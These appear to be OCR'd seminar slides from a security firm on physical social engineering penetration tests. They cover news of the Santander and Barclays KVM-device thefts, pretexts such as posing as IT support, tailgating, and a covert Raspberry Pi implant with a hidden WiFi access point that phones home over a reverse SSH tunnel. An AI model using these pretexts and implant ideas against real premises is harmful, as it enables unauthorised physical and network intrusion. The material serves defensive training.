dionach

REAL SECURITY IN A VIRTUAL WORLD

Physical Social Engineering Penetration Test

ISO 27001 CERTIFICATION EUROPE™

PCI Security Standards Council™ QUALIFIED SECURITY ASSESSOR

CREST

Agenda

Time	Agenda Item
10:00 – 10:15	Introduction
10:15 – 12:15	Seminar: Web Application Penetration Test
12:15 – 12:30	Break
12:30 – 13:30	Seminar: Social Engineering Test
13:30 – 15:00	Lunch
15:00 – 17:15	Seminar: Internal Penetration Test
17:15 – 17:30	Break
17:30 – 18:00	Seminar: Physical Social Engineering Test

dionach
REAL SECURITY IN A VIRTUAL WORLD

Physical - On Site

- Plan
  - In scope targets
  - Organisation culture, people
  - Office surveillance

- Pretexts
  - IT support person
  - Person from main or branch office

13 September 2013 Last updated at 14:02

Arrests over 'cyber plot' to steal from Santander bank

Twelve men have been arrested over an "audacious" alleged plot to steal millions of pounds from a bank by remotely taking control of a computer.

Police said the bank could have lost "millio

A bogus engineer fitted a device called a keyboard video mouse to a machine in the Surrey Quays branch of Santander, south-east London, which would have enabled a gang to download data.

The police arrested the men on suspicion of conspiracy to steal.

A spokesman said the "significant" plot could have netted millions of pounds.

Santander said a man pretending to be an engineer had tried to fit the device to one of their computers.

Several addresses in Hounslow, Brent, Hillingdon, Westminster, Richmond and Slough were searched and property was seized.

The arrested men, aged between 23 and 50, were detained in London on

“

This was a sophisticated that could ha led to the los a very large amount of mo

Det Insp Mark

20 September 2013 Last updated at 13:42

Barclays Bank computer theft: Eight held over £1.3m haul

Eight men have been arrested in connection with a £1.3m theft by a gang who took control of a Barclays Bank computer.

The money was transferred from the branch in Swiss Cottage in north London in April, a Met Police spokesman said.

Searches are being carried out at addresses across London where property including cash, jewellery, drugs and credit cards has been seized.


The raid is being linked to an attempt to steal from Santander last week.

Four men have appeared in court charged with attempting to take control of computers at a Santander branch in Surrey Quays, south-east London.

Det Supt Terry Wilson said the Barclays investigation was being carried


UNICAM
Università di Camerino
1336

dionach
REAL SECURITY IN A VIRTUAL WORLD



UNICAM
Università di Camerino
1336

dionach
REAL SECURITY IN A VIRTUAL WORLD



Example Office Floor

UNICAM
Università di Camerino
1336

dionach
REAL SECURITY IN A VIRTUAL WORLD

Physical – Example Pen Test (1)


- Service company, 5 offices in Midlands, one head office. 2 offices in scope (A and B).
- Pretext: Phil from Office A needs to meet a Client at Office B.
- Phil phones Office B to book meeting room.
- Client and Phil arrive separately.
- Get meeting room, get network access.

Physical – Example Pen Test (2)


- Local public service, 1 HQ and 12 branches. HQ and 4 branches in scope.
- Pretext for branches: HQ IT need to check some PCs. New IT Support person (Tim) given the job.
- Tim phones each branch to let them know.
- Tim turns up at specified time.
- Plugs in laptop to branch networks.

Physical – Example Pen Test (2)

- HQ – tailgated at rear door



Physical – Example Pen Test (2)




UNICAM
Università di Camerino
1336


dionach
REAL SECURITY IN A VIRTUAL WORLD

UNICAM
Università di Camerino
1336

dionach
REAL SECURITY IN A VIRTUAL WORLD



dionach
REAL SECURITY IN A VIRTUAL WORLD



[Floor Plan]

UNICAM
Università di Camerino
1336

dionach
REAL SECURITY IN A VIRTUAL WORLD

dionach

REAL SECURITY IN A VIRTUAL WORLD

HumblePi

ISO 27001 CERTIFICATION EUROPE™

PCI Security Standards Council™ QUALIFIED SECURITY ASSESSOR

CREST

Maintaining Internal Access


- Technical methods
  - Backdoor accounts
  - Compromised services and systems
  - Remote access software

How can an attacker maintain access after a social engineering attack?

Hardware Devices

- Hardware devices have been used in recent high profile social engineering attacks to gain persistent access to the internal network
- The Barclays and Santander attacks used off the shelf KVM devices

Commercial Covert Devices



HumblePi

- Concealable power supply form factor
- Ethernet for connecting to internal network
- 3G allowing global access
- Hidden WiFi access point for local access
- Full Linux OS

UNICAM Università di Camerino 1336


dionach
REAL SECURITY IN A VIRTUAL WORLD

Components

UNICAM
Università di Camerino
1336

dionach
REAL SECURITY IN A VIRTUAL WORLD


Construction



UNICAM Università di Camerino 1336

dionach REAL SECURITY IN A VIRTUAL WORLD

Connectivity




UNICAM Università di Camerino 1336

dionach
REAL SECURITY IN A VIRTUAL WORLD

Hidden WiFi Access Point

- Hidden SSID – HumblePiWiFi
- WPA2 Passphrase – HumblePiWiFi

Raspberry Pi: Phoning Home Using a Reverse Remote Ssh Tunnel



What's this? Just an ordinary powerbrick? Read on to find out why this is an incredibly dangerous thing to see in your office.

When I received my raspberry pi I immediately wanted to use it as a ~~hacking~~ remote tech support tool. The idea was to be able to plug it in somewhere and it be small enough that it's not noticed in someone's network. Then if I could access it remotely I am in their network and can do things.

Part 1: Setting up the Pi

The problem is that if I plug this in somewhere in the world and leave it I need it to phone home so I can gain remote connectivity to it. I know my home's IP but I don't know the Pi's IP. I want it to be a plug in and run away type of scenario and not one that I'll be hooking up any monitor or keyboard or anything.

